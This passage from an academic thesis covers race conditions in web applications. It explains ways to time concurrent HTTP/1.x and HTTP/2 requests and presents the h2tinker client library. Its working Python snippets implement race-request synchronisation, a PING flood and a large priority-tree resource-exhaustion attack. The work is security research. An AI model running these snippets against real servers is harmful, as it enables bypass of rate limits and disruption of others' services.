An identical TOCTOU vulnerability can happen if the application instead performs the authorisation process itself. Assume one of the checks performed prior to authorisation is to check the brute force attempt counter that is stored in the heap (memory shared between threads). The counter is updated after the authorisation attempt.

If the entire flow from checking the counter to updating it after the authorisation attempt is not synchronised between threads, and several threads execute this flow concurrently, then the counter check is effectively bypassed.

In a multithreaded web application, turning this flaw into an attack is straightforward. The attacker issues several parallel requests to the web application. If the application's thread pool and operating system scheduler allow it, each request is handled by a separate thread, and all of them run concurrently.

This attack is illustrated in Figure 4.1. The attacker sends two parallel requests to the server which get served concurrently by separate threads. Each of the threads first checks the counter's value and then later increments it. Since the threads run concurrently, both checks use the same initial and outdated value of the counter.



Figure 4.1: The attacker sends two parallel requests that get served concurrently by two threads. Both threads read and later increment the counter, leading to a potentially different result as when the requests would have been executed sequentially.

The most challenging part of exploiting any web application race condition is timing. Exploiting TOCTOU vulnerabilities usually requires that several requests arrive at the victim server exactly at the same time.

In case of more complicated race conditions, requests might need to arrive some specific time apart to force the server to run two different code segments concurrently.

The following Chapters 5 and 6 discuss this timing problem and how it can be solved.

Chapter 5
Timing Requests in HTTP/1.x

Exploiting most web application race conditions requires precise timing. Usually the attacker's goal is to make the victim application receive several requests at exactly the same time, such that vulnerable code is executed concurrently in different threads or processes.

Therefore, the problem of exploiting a race condition is reduced to making requests arrive at the victim's server as close together in time as possible. In HTTP/1.x, several different methods can be used to achieve this.

In order to understand how and when HTTP requests arrive at the victim's web server, we must also consider the underlying TCP/IP protocol stack that is responsible for providing a transport medium for HTTP.

5.1 TCP/IP Considerations

HTTP traffic is directly packaged into TCP segments which in turn are sent inside IP packets.

HTTP client and server software typically operates with the TCP layer—it uses a TCP socket provided by the operating system for sending and receiving data, and does not consider protocols further down in the stack.

A HTTP server can start to process a request once it has been fully read from the TCP socket (see Section 2.2.1 for request syntax). Therefore, for our purposes, request arrival time can be defined as the time when a HTTP request can be fully read from the server's TCP socket.

5.2 One Request Per Connection

Perhaps the simplest way to send multiple HTTP requests concurrently is to open several TCP connections to the server and send a request on each of these connections, as fast as possible. This is the only method that works in HTTP/1.0 since HTTP/1.0 allows only one request per TCP connection.

In this naive approach, there is no guarantee when the TCP connections will be opened and when the requests leave the client's machine. This can be solved by ensuring each TCP connection is open (the TCP handshake has been completed) before sending any requests.

Furthermore, the TCP connections might experience differing network conditions and IP can even route them along different paths in the network, causing the requests to arrive at different times.

5.2.1 Last Byte Synchronisation

The one request per connection method can be improved by synchronising the requests on the last byte [Ket19].

The client opens several TCP connections and along each connection, sends the whole request, except for the last byte. Then it waits for some time to allow all of these TCP segments to arrive at the server. Finally, it sends the last segment containing the last byte of the request on each connection.

This technique reduces the effects of network congestion since the last TCP segments contain only one byte of data. It also eliminates the possibility of fragmentation that might occur in the IP layer due to a smaller maximum transmission unit (MTU) of an intermediate link.

Additionally, since the last TCP segments are very small, it might improve the performance of the client's and server's TCP implementation, making the requests depart and arrive closer together.

5.3 Pipelining Requests

In HTTP/1.1, it is allowed to send several requests on one TCP connection, without waiting for the responses. This feature can be used to send several requests inside one TCP segment, eliminating all differences caused by the network.

This makes all of the requests arrive at the server TCP socket at exactly the same time since they are all part of the same TCP segment.

However, the maximum size of a TCP segment is limited. The maximum segment size (MSS) is specified by both party in the `SYN` packets during the TCP handshake [Pos83]. It is a unidirectional setting—the MSS set by a party defines the maximum size of a segment that they are willing to receive.

Consequently, the number of requests that can fit into one TCP segment depends on the server's MSS and the size of the requests. The TCP specification defines the default MSS to be 536 bytes [Pos83].

5.3.1 First Segment Synchronisation

TCP provides an in-order and reliable delivery of data. This is achieved by requiring the receiver to acknowledge the segments that they receive. Segments are not acknowledged one-by-one, instead both parties declare and maintain a receive window which represents the number of bytes that they are willing to receive at any time [Pos81, Bra89]. This feature is analogous to the flow control windows of HTTP/2 (see Section 2.4.7).

If a segment has been lost, no acknowledgement will be sent for it and the receive window will not be increased [Bra89]. It should then be retransmitted by the sender. However, if the sender continues to send new segments and fails to quickly retransmit the missing segment, then this might lead to the receive window being exhausted. At that point, the sender is not allowed to send any new segments.

This is a well-known problem in TCP called head-of-line (HoL) blocking, in which one lost segment prevents the following segments from being sent [SK06, SK13].

The HoL blocking problem can be exploited for synchronising HTTP requests[1]. The attacker opens a TCP connection and creates as many TCP segments with HTTP requests as possible while not exceeding the server's receive window. However, they send all of the segments, except for the first one.

This creates a HoL blocking situation for the server. The TCP implementation is unable to deliver any data to the operating system's TCP socket because it would be out of order since the first segment has not been received yet.

After all TCP segments except the first one have been delivered, the attacker finally sends the first segment. This completes the segment sequence, assuming no segments were legitimately lost in the network. The server's TCP implementation

[1] This technique seems to be undocumented in existing literature. It was discovered, implemented, tested and brought to our attention by Erlend Leiknes of mnemonic. The implementation is not publicly available.

will then assemble all of the data and deliver it to the TCP socket, making all HTTP requests effectively arrive at the same time.

The number of concurrent requests that can be sent using this technique is only limited by the server's receive window size. In Linux kernel 5.7, the default receive window size is around 87 380 bytes [mpp20] and in Windows Vista, 7, 8 and 10, the receive window is around 65 536 bytes[2] [Net20b].

However, this method requires using a custom TCP implementation that allows sending segments in a custom order.

[2]In both Linux and Windows, the exact window size depends on the amount of available memory and other connection parameters.

Chapter 6
Timing Requests in HTTP/2

During the literature study on web application race conditions and HTTP/2, we did not find any published HTTP/2-specific methods for timing concurrent requests.

The techniques discussed in Chapter 5 can also be applied to HTTP/2. However, HTTP/2 fundamentally changes how HTTP is related to the underlying TCP layer, and this provides opportunities for significantly improving the current methods.

In this chapter, we introduce two novel methods for timing HTTP requests such that the receiver is forced to process them concurrently, creating potential for exploiting race vulnerabilities.

6.1 Exploiting Concurrent Streams

HTTP/2 defines the concept of frames that represent atomic messages sent in the protocol (see Section 2.4.2) and streams that are used to identify different HTTP requests and responses (see Section 2.4.3).

The intended way to send several requests in HTTP/2 is to open a single HTTP/2 connection inside a single TCP connection, and use several streams for different requests. This mechanic can be used to send perfectly concurrent requests as well.

There is no explicit limit on how many HTTP/2 frames can be packaged into one TCP segment. Therefore, a client might send several different requests on several different streams inside a single TCP segment.

This technique is similar to the one described for HTTP/1.1 in Section 5.3 where several requests can be sent in a pipelined fashion inside one TCP segment. However, in this HTTP/2 method, each request can be significantly smaller in size due to header compression and the binary format. This would enable an attacker to fit considerably more requests into one TCP segment.

Furthermore, this method can be combined with an approach similar to last byte synchronisation for HTTP/1.x (see Section 5.2.1). However, instead of delaying the last byte of every TCP connection, we delay the last frame for every stream.

6.1.1 Last Frame Synchronisation

In HTTP/2, a request consists of one `HEADERS` frame, followed by 0 or more `CONTINUATION` frames and 0 or more `DATA` frames. `CONTINUATION` frames are needed only when all request headers do not fit into the `HEADERS` frame, and `DATA` frames are included when the request has a body.

The end of a request is signalled by the frame flag `END_STREAM` which must be included with the last `HEADERS` or `DATA` frame. The receiver can start to process the request once this flag is received[1].

In order to prevent the server from immediately processing incoming requests, the client can omit the `END_STREAM` flag from the last frame. This leaves the stream in an open state such that the server must wait for the client to finish the request before continuing.

If the request has a body then we can construct an analogous last byte synchronisation technique that is used for HTTP/1.x. We divide the request body into `DATA` frames and send all of them, except for the last one (that has the `END_STREAM` flag set). We do this for several streams, and then finally send the last frames as well.

However, HTTP/2 also allows `DATA` frames to be empty. Therefore we can use this technique for all requests, regardless of whether they have a request body:

1. Send the `HEADERS` and optional `CONTINUATION` frames on as many new streams as desired. Do not set the `END_STREAM` flag.
2. If the request has a body, send as many `DATA` frames as needed for the entire body. Do not set the `END_STREAM` flag.
3. On each used stream, send a single `DATA` frame with an empty payload and the `END_STREAM` flag set.

Frames sent in step 1 and step 2 can be sent in several TCP segments, but the final empty `DATA` frames should be sent inside a single TCP segment to make sure they arrive at the server at the same time.

[1] Additionally, the headers block must be completed, signalled by the flag `END_HEADERS` on the last `HEADERS` or `CONTINUATION` frame. However, the headers block can be semantically considered as a single frame due to interleaving restrictions. See Section 2.4.3 for more details.

This method is illustrated in Figure 6.1 and Figure 6.2. The attacker attempts to exploit a race vulnerability by sending 4 concurrent `POST /race` requests without a request body.

In Figure 6.1, the attacker sends `HEADERS` frames on 4 different streams (1, 3, 5, 7), each having the `END_HEADERS` flag set indicating that no `CONTINUATION` frames are needed. These frames are sent in 2 TCP segments.

In Figure 6.2, the attacker finishes the requests by sending 4 empty `DATA` frames with the `END_STREAM` flag set, all packaged into a single TCP segment.



Figure 6.1: The attacker sends 4 `HEADERS` frames on 4 different streams to the server. Each frame has the `END_HEADERS` flag set. These frames are packaged into 2 TCP segments. SID – stream ID of the frame; EH=1 – the `END_HEADERS` flag is set.

The number of concurrent requests that can be performed is limited by two factors.

Firstly, the number of streams that are opened by sending the first `HEADERS` frame, cannot exceed the receiver-controlled `SETTINGS_MAX_CONCURRENT_STREAMS` connection setting. The HTTP/2 specification states that this should not be set to lower than 100 [BPT15].

Secondly, the empty `DATA` frames (9 bytes) that complete requests should all be sent in a single TCP segment. The maximum size of a TCP segment is defined by the maximum segment size (MSS) option which is also receiver-controlled (see Section 5.3).



Figure 6.2: The attacker sends 4 `DATA` frames on the previously used streams. Each frame has an empty payload and the `END_STREAM` flag set. All of the frames are sent inside a single TCP segment. SID – stream ID of the frame; ES=1 – the `END_STREAM` flag is set.

6.2 Exploiting Stream Dependency

The last frame synchronisation method and all previous HTTP/1.x methods attempt to deliver the requests such that they are completed with data that arrives as close together as possible, ideally in the same TCP segment.

However, HTTP/2 introduces the concept of dependant streams which could be abused to schedule requests to execute concurrently. However, this feature is heavily implementation-dependant—it depends on the implementation if and how strictly dependencies are respected.

If an implementation strictly adheres to dependencies then several requests can be added as dependencies to an ongoing request. If the ongoing request finishes, all of its dependencies should be processed concurrently.

In order to fully utilise this method, an attacker could use either a long-running request or a dependency chain of requests that are executed sequentially. This gives the attacker enough time to deliver as many dependant concurrent requests as possible. The attack can be summarised by the following steps:

1. Send some arbitrary long-running request. Optionally, send more than one of these requests and have them depend on each other, creating a dependency chain. Creating such a request chain is illustrated in Figure 6.3.

2. Send as many concurrently executing requests as desired. Have them all depend on the last long-running request. This step is illustrated in Figure 6.4.

Once the long-running request or request chain finishes, all of the dependant requests will get processed concurrently.



Figure 6.3: The attacker creates a 3-request dependency chain. This is done by sending 3 `HEADERS` frames on different streams and setting them as dependencies of each other. The right side of the figure shows the created dependency chain. Each frame also has the `END_HEADERS` and `END_STREAM` flags set, these are omitted from the figure. SID – stream ID of the frame; PRI=1 – the `PRIORITY` flag is set; DS – ID of the stream that this stream depends on.

A stream dependency relationship can be expressed using a `HEADERS` frame when the request is made by setting the `PRIORITY` flag, as in the example depicted in the previous figures. Alternatively, dependencies can be created before any request is made, using special-purpose `PRIORITY` frames (see Section 2.4.4). These could be used to create the whole dependency tree before sending any requests.

Each new stream dependency also specifies the relative dependency weight and whether it is an exclusive dependency. In this technique, we do not require any dependency to be exclusive, and all dependencies should have the same weight (for example `1`).

This method is also limited by the `SETTINGS_MAX_CONCURRENT_STREAMS` setting with both the long-running requests and concurrent requests counting towards this limit.

However, it is not limited by the maximum TCP segment size as was the previous method. It does not matter how the frames are packaged into TCP segments since



Figure 6.4: The attacker sends 3 requests that will be processed concurrently after the previously created request chain has finished. Each request depends on the last request in the chain. The right side of the figure shows the resulting dependency tree. Each frame also has the `END_HEADERS` and `END_STREAM` flags set, these are omitted from the figure. SID – stream ID of the frame; PRI=1 – the `PRIORITY` flag is set; DS – ID of the stream that this stream depends on.

the concurrent requests are not triggered by a single segment arriving. Rather, they are triggered by the server completing the dependency chain or long-running request.

6.3 Comparison of Request Timing Methods

Table 6.1 presents a comparison between the most important request timing methods described in this thesis. The last two methods are novel methods introduced in Section 6.1.1 and Section 6.2.

"Maximum number of requests" indicates how many concurrent requests can be made using the method and "maximum size of requests" indicates how large all of the requests can be together. "HTTP version" expresses the HTTP version in which the method can be used.

MSS is the maximum segment size parameter in a TCP connection and MCS is the number of maximum concurrent streams allowed in a HTTP/2 connection, specified by the setting `SETTINGS_MAX_CONCURRENT_STREAMS`.

Table 6.1: Comparison of HTTP concurrent request timing techniques. The last two are novel methods introduced in this chapter.

Method	HTTP ver.	Max. number of requests	Max. size of requests	Limitations
One request per connection with last byte sync.	1.0, 1.1	Max. number of TCP connections.	Unlimited	Concurrency depends on network.
Pipelined requests	1.1	Unlimited	TCP MSS	-
Pipelined requests with first segment sync.	1.1, 2	Unlimited	TCP receive window size.	Requires a custom TCP implementation.
Concurrent streams with last frame sync.	2	Minimum of MCS and MSS / 9	Unlimited	-
Dependant streams	2	MCS – chain length	Unlimited	Might not work in all implementations.

Chapter 7
h2tinker: a Low-Level HTTP/2 Client Implementation

There are several full-featured HTTP/2 client libraries for various programming languages, such as nghttp2 [Tc20] for C, hyper [Bc20b] for Python, okhttp [Inc20] for Java and Kotlin, and even http2-client [DiC20] for Haskell. However, none of these expose a low-level API that would allow sending individual, potentially invalid, frames for experimentation purposes[1].

This low-level capability is required for implementing most of the previously published attacks on HTTP/2 outlined in Chapter 3, and also our new request synchronisation methods described in Chapter 6.

Consequently, we decided to develop our own HTTP/2 client library, called `h2tinker`. It is designed for tinkering with the protocol and different implementations, rather than real user-facing HTTP clients.

This chapter considers `h2tinker` version 0.2, which is the latest version at the time of writing. However, this library is in active development. Therefore, the API and features might change in subsequent versions.

7.1 Technologies and Considerations

`h2tinker` is written in Python and is based on the popular packet crafting library scapy [BtSc20] for assembling HTTP/2 frames. It enables fast prototyping by providing a simple typed API but still remains extensible by allowing users to send any scapy-crafted packet directly via `h2tinker`.

On top of scapy, `h2tinker` provides

– HTTP/2 connection setup and management,

[1] At first, we did attempt to bootstrap our own API on top of both hyper and okhttp. Unfortunately these libraries turned out to be not modular enough for the bootstrapped API to be stable and extensible.

- TCP and TLS connection setup and management,
- a user-friendly documented and typed API for creating different frames and requests,
- documentation and examples on how different attacks can be implemented.

`h2tinker` is available in the Python Package Index at https://pypi.org/project/h2tinker and can be installed with `pip` for Python 3: `pip3 install h2tinker`.

The source code is licensed under the MIT Licence and available in a public GitHub repository at https://github.com/kspar/h2tinker. The API is documented with inline Docstrings[2] and examples can be found at https://github.com/kspar/h2tinker/wiki/examples.

7.2 Last Frame Synchronisation with `h2tinker`

Using the last frame synchronisation technique requires that we construct the request frames such that the last frame is an empty `DATA` frame that has the `END_STREAM` flag set. We then send all of the frames, except this last frame.

When the first frames for all requests have been sent, we finally send the last frames inside a single TCP segment. This completes all of the requests in the server and they should get processed concurrently. See Section 6.1.1 for more details on this method.

An example of this attack being implemented with `h2tinker` against `urgas.ee`[3] can be found in Code Snippet 7.1. See the inline comments for explanations.

7.3 Stream Dependency Synchronisation with `h2tinker`

The stream dependency synchronisation method works by creating a dependency chain of long-running requests, and having several concurrent requests depend on this chain.

When the server finishes processing all of the requests in the chain, the depending requests should be executed concurrently. See Section 6.1 for more details on this technique.

This attack is implemented with `h2tinker` in Code Snippet 7.2.

[2] For details on Docstrings, see Python Enhancement Proposal 257 [vRc20].
[3] `urgas.ee` is one of our testing machines.

Code Snippet 7.1 Last frame synchronisation method implemented with `h2tinker`.

```
import h2tinker as h2
import scapy.contrib.http2 as scapy

# Create the connection
# Use H2PlainConnection for a non-TLS connection
conn = h2.H2TLSConnection()

# Set up the TCP, TLS and HTTP/2 connections
conn.setup('urgas.ee')

# We gather the final DATA frames here
final_frames = []

# Generate 10 valid client stream IDs
for i in h2.gen_stream_ids(10):

    # Create request frames for POST /race
    req = conn.create_request_frames('POST', '/race', i)
    # Remove END_STREAM flag from HEADERS frame which is always first
    req.frames[0].flags.remove('ES')
    # Send the request frames
    conn.send_frames(req)
    # Create the final DATA frame using scapy and store it
    final_frames.append(scapy.H2Frame(flags={'ES'}, stream_id=i) /
                                      scapy.H2DataFrame())

# Sleep a little to make sure previous frames have been delivered
time.sleep(5)
# Send the final frames to complete the requests
conn.send_frames(*final_frames)

# Remain listening on the connection
conn.infinite_read_loop()
```

7.4 Other Common Attacks with `h2tinker`

In addition to race condition exploits, implementing many previously published attacks on HTTP/2 is trivial with `h2tinker`. For example, flooding attacks (see Section 3.1.1) simply require preconstructing the frames and sending them as fast as possible, as illustrated with the `PING` flood attack in Code Snippet 7.3.

An attack on the stream dependency tree that attempts to create a very large tree, consuming a lot of server resources (see Section 3.1.3) can be implemented by sending many `PRIORITY` frames, demonstrated in Code Snippet 7.4. Here we create a star-like tree, however, various other structures could also be created.

More examples can be found at https://github.com/kspar/h2tinker/wiki/examples.

Code Snippet 7.2 Dependant streams synchronisation implemented with `h2tinker`.

```
import h2tinker as h2

# ...
# Connection setup omitted, see previous example.
# ...

# Generate enough stream IDs
sids = h2.gen_stream_ids(20)
# 10 IDs will be used for the dependency chain
chain_sids = sids[:10]
# 10 IDs will be used for the concurrent race requests
race_sids = sids[10:]

# Here we gather the dep chain requests
dep_chain_reqs = []
# THis is the root of the chain, it doesn't depend on any request
root_req = conn.create_request_frames('POST', '/long', chain_sids[0])
dep_chain_reqs.append(root_req)

for i in range(len(chain_sids) - 1):
    # Stream ID of the previous link in the chain on which this request
                                        will depend
    prev_sid = chain_sids[i]
    # Stream ID of this request
    current_sid = chain_sids[i + 1]
    # Create the next link in the chain
    dep_req = conn.create_dependant_request_frames('POST', '/long',
                                        stream_id=current_sid,
                                        dependency_stream_id=prev_sid)
    dep_chain_reqs.append(dep_req)

# The last link in the chain on which all race requests will depend
end_of_chain_sid = chain_sids[-1]

# Create and gather the concurrent race requests
race_reqs = []
for sid in race_sids:
    race_req = conn.create_dependant_request_frames('POST', '/race',
                                        stream_id=sid,
                                        dependency_stream_id=
                                        end_of_chain_sid)
    race_reqs.append(race_req)

# First send the requests that create the dependency chain
conn.send_frames(*dep_chain_reqs)
# Finally, send the race requests that should get executed concurrently
                                    after the chain has completed
conn.send_frames(*race_reqs)

# Keep the connection open
conn.infinite_read_loop()
```

Code Snippet 7.3 Ping flood attack implemented with `h2tinker`.

```
import h2tinker as h2

# ...
# Connection setup omitted, see previous examples.
# ...

# Create 1000 ping frames to dump into the socket at once
pings = [h2.create_ping_frame() for _ in range(1000)]

# Send 1000 * 1000 PINGs
for _ in range(1000):
    conn.send_frames(*pings)

print('Done sending')

# Keep the connection open to force the server to respond
conn.infinite_read_loop()
```

Code Snippet 7.4 Constructing a large dependency star with `h2tinker`.

```
import h2tinker as h2

# ...
# Connection setup omitted, see previous examples.
# ...

# Generate stream IDs
sids = h2.gen_stream_ids(10_001)

# We will set all other streams dependant on the first stream
dep_sid = sids.pop(0)

# Create PRIORITY frames that make 10 000 streams depend on stream 1
pris = [h2.create_priority_frame(sid, dep_sid) for sid in sids]

# Send all frames at once
conn.send_frames(*pris)

# Keep the connection open
conn.infinite_read_loop()
```

Chapter 8
Conclusion

Race conditions are well-studied sources of bugs in computer programs. However, limited research exists on race conditions in web applications. These flaws can result in security vulnerabilities, for example bypassing authentication restrictions or performing illegal operations.

Race vulnerabilities are difficult to exploit reliably because they typically require the attacker to precisely synchronise their requests such that they arrive at the victim web server in parallel. This causes the web server to process the requests concurrently, potentially invoking a race condition.

There are known methods for synchronising requests in HTTP/1.x but no HTTP/2-specific methods have been previously published.

8.1 Contributions

This thesis has three main contributions.

Firstly, two new techniques are proposed for synchronising requests in HTTP/2. The first exploits the multiplexing feature of HTTP/2 by which frames belonging to different requests can be interleaved on the connection. The second method exploits the stream dependency feature, constructing a dependency tree such that dependant requests get processed concurrently.

Secondly, a new low-level HTTP/2 client library `h2tinker` is developed for researchers to enable experimenting with the protocol and testing different implementations. The two proposed techniques are implemented with `h2tinker`. No such low-level HTTP/2 library or tool existed previously.

Thirdly, an overview is provided of current state-of-the-art methods for request synchronisation in HTTP/1.x. One of the discussed methods, first segment synchroni-

sation, seems to be previously unpublished. A performance analysis and comparison is provided between the HTTP/1.x and new HTTP/2 request synchronisation techniques.

8.2 Limitations and Future Work

Before attempting to exploit any race condition, a vulnerable web service or action must be found. This step can be more difficult than the exploit itself. Some examples of potential race conditions and where they might occur in web applications, are provided in Section 4.1. However, analysing methods for finding these vulnerabilities remains out of the scope of this work.

Nowadays, applications are often served behind reverse proxies, content delivery networks or other gateway servers. The outward-facing HTTP/2 connection is typically terminated at that point and the data is proxied forward over another HTTP/2 connection or other protocol.

This architecture makes request synchronisation methods less effective since an attacker cannot have any control over the network segment that lies between the gateway server and the application. This network might introduce additional latency or congestion that cannot be bypassed by these methods.

In the future, thorough experimentation and analysis of the proposed HTTP/2 request synchronisation methods on different implementations could be performed. This could be especially insightful for the dependant streams exploit since the HTTP/2 standard does not require implementations to respect dependencies.

There are several improvements that could be made to the `h2tinker` library: using asynchronous sockets, adding convenience methods for parsing response frames and providing a full flow control management system.

`h2tinker` could be used to implement other attacks or testing frameworks, for example a fuzz testing tool for HTTP/2 implementations.

In addition to race vulnerabilities, the two proposed request synchronisation methods could be useful for other attacks as well, where timing is critical. Such attacks have been demonstrated in the past, for example to enumerate users by timing database queries [Ash18] or even recover password hashes by remotely timing string comparison [GRO18]. It is possible that various timing attacks could benefit from these methods.

HTTP/3 is the new upcoming version of HTTP. It is currently published as an Internet Draft of the Internet Engineering Task Force [Bis20]. Since HTTP/3 runs

on top of User Datagram Protocol (UDP) instead of TCP, it is not clear whether the request timing methods discussed in this thesis could be applied to HTTP/3. This requires further research.

References

[ABH17] Erwin Adi, Zubair Baig, and Philip Hingston. Stealthy denial of service (dos) attack modelling and detection for http/2 services. *Journal of Network and Computer Applications*, 91:1–13, 2017.

[AJF15] Darine Ameyed, Fehmi Jaafar, and Jaouhar Fattahi. A slow read attack using cloud. In *2015 7th International Conference on Electronics, Computers and Artificial Intelligence (ECAI)*, pages SSS–33. IEEE, 2015.

[Ash18] Ahmad Ashraff. Timing-based attacks in web applications, 2018. https://owasp.org/www-pdf-archive/2018-02-05-AhmadAshraff.pdf [Retrieved 22.06.2020].

[BB15] Chris Bentzel and Bence Béky. Hello http/2, goodbye spdy, 2015. https://blog.chromium.org/2015/02/hello-http2-goodbye-spdy.html [Retrieved 12.06.2020].

[Bc20a] Cory Benfield and contributors. hpack: Pure-python hpack header compression, 2020. https://pypi.org/project/hpack/ [Retrieved 19.06.2020].

[Bc20b] Cory Benfield and contributors. Hyper: Http/2 client for python, 2020. https://hyper.readthedocs.io/en/latest/ [Retrieved 22.06.2020].

[Bc20c] Cory Benfield and contributors. Priority: A http/2 priority implementation, 2020. https://pypi.org/project/priority/ [Retrieved 19.06.2020].

[BD+96] Matt Bishop, Michael Dilger, et al. Checking for race conditions in file accesses. *Computing systems*, 2(2):131–152, 1996.

[Ben18] Simon Bennetts. Github issue: Support http/2, 2018. https://github.com/zaproxy/zaproxy/issues/5038 [Retrieved 02.06.2020].

[BH78] R Bisbey and D Hollingsworth. Protection analysis project final report. *ISI/RR-78-13, DTIC AD A*, 56816, 1978.

[Bis20] M. Bishop. Hypertext transfer protocol version 3 (http/3) draft-ietf-quic-http-28, 2020.

[BJSW05] Nikita Borisov, Robert Johnson, Naveen Sastry, and David Wagner. Fixing races for fun and profit: How to abuse atime. In *USENIX Security Symposium*, 2005.

[BL91] Tim Berners-Lee. The original http as defined in 1991, 1991. https://www.w3.org/Protocols/HTTP/AsImplemented.html [Retrieved 08.06.2020].

[BL92] Tim Berners-Lee. Basic http as defined in 1992, 1992. https://www.w3.org/Protocols/HTTP/HTTP2.html [Retrieved 08.06.2020].

[BLFF96] Tim Berners-Lee, Roy Fielding, and Henrik Frystyk. Rfc1945: Hypertext transfer protocol–http/1.0, 1996.

[BPT15] Mike Belshe, Roberto Peon, and Martin Thomson. Rfc7540: Hypertext transfer protocol version 2 (http/2), 2015.

[Bra89] R. Braden. Rfc1122: Requirements for internet hosts – communication layers, 1989.

[Bri15] Peter Bright. Http/2 finished, coming to browsers within weeks, 2015. https://arstechnica.com/information-technology/2015/02/http2-finished-coming-to-browsers-within-weeks/ [Retrieved 12.06.2020].

[BtSc20] Philippe Biondi and the Scapy community. Scapy: Packet crafting for python2 and python3, 2020. https://scapy.net/ [Retrieved 22.06.2020].

[Cc14] Pew Research Center and contributors. World wide web timeline, 2014. [Retrieved 12.06.2020].

[Che20a] Benoit Chesneau. Gunicorn docs > design, 2020. https://docs.gunicorn.org/en/latest/design.html [Retrieved 17.06.2020].

[Che20b] Benoit Chesneau. Gunicorn docs > design > how many threads?, 2020. https://docs.gunicorn.org/en/latest/design.html#how-many-threads [Retrieved 17.06.2020].

[Cho18a] Sid Choudhury. Are mongodb's acid transactions ready for high performance applications?, 2018. https://blog.yugabyte.com/are-mongodb-acid-transactions-ready-for-high-performance-applications/ [Retrieved 17.06.2020].

[Cho18b] Sid Choudhury. Why are nosql databases becoming transactional?, 2018. https://blog.yugabyte.com/nosql-databases-becoming-transactional-mongodb-dynamodb-faunadb-cosmosdb/ [Retrieved 17.06.2020].

[CVE16a] CVE. Cve-2016-0150, 2016. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0150 [Retrieved 16.06.2020].

[CVE16b] CVE. Cve-2016-1544, 2016. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1544 [Retrieved 19.06.2020].

[CVE16c] CVE. Cve-2016-1546, 2016. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1546 [Retrieved 16.06.2020].

[CVE16d] CVE. Cve-2016-2525, 2016. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2525 [Retrieved 19.06.2020].

[CVE16e] CVE. Cve-2016-6580, 2016. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6580 [Retrieved 16.06.2020].

[CVE16f] CVE. Cve-2016-6581, 2016. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6581 [Retrieved 16.06.2020].

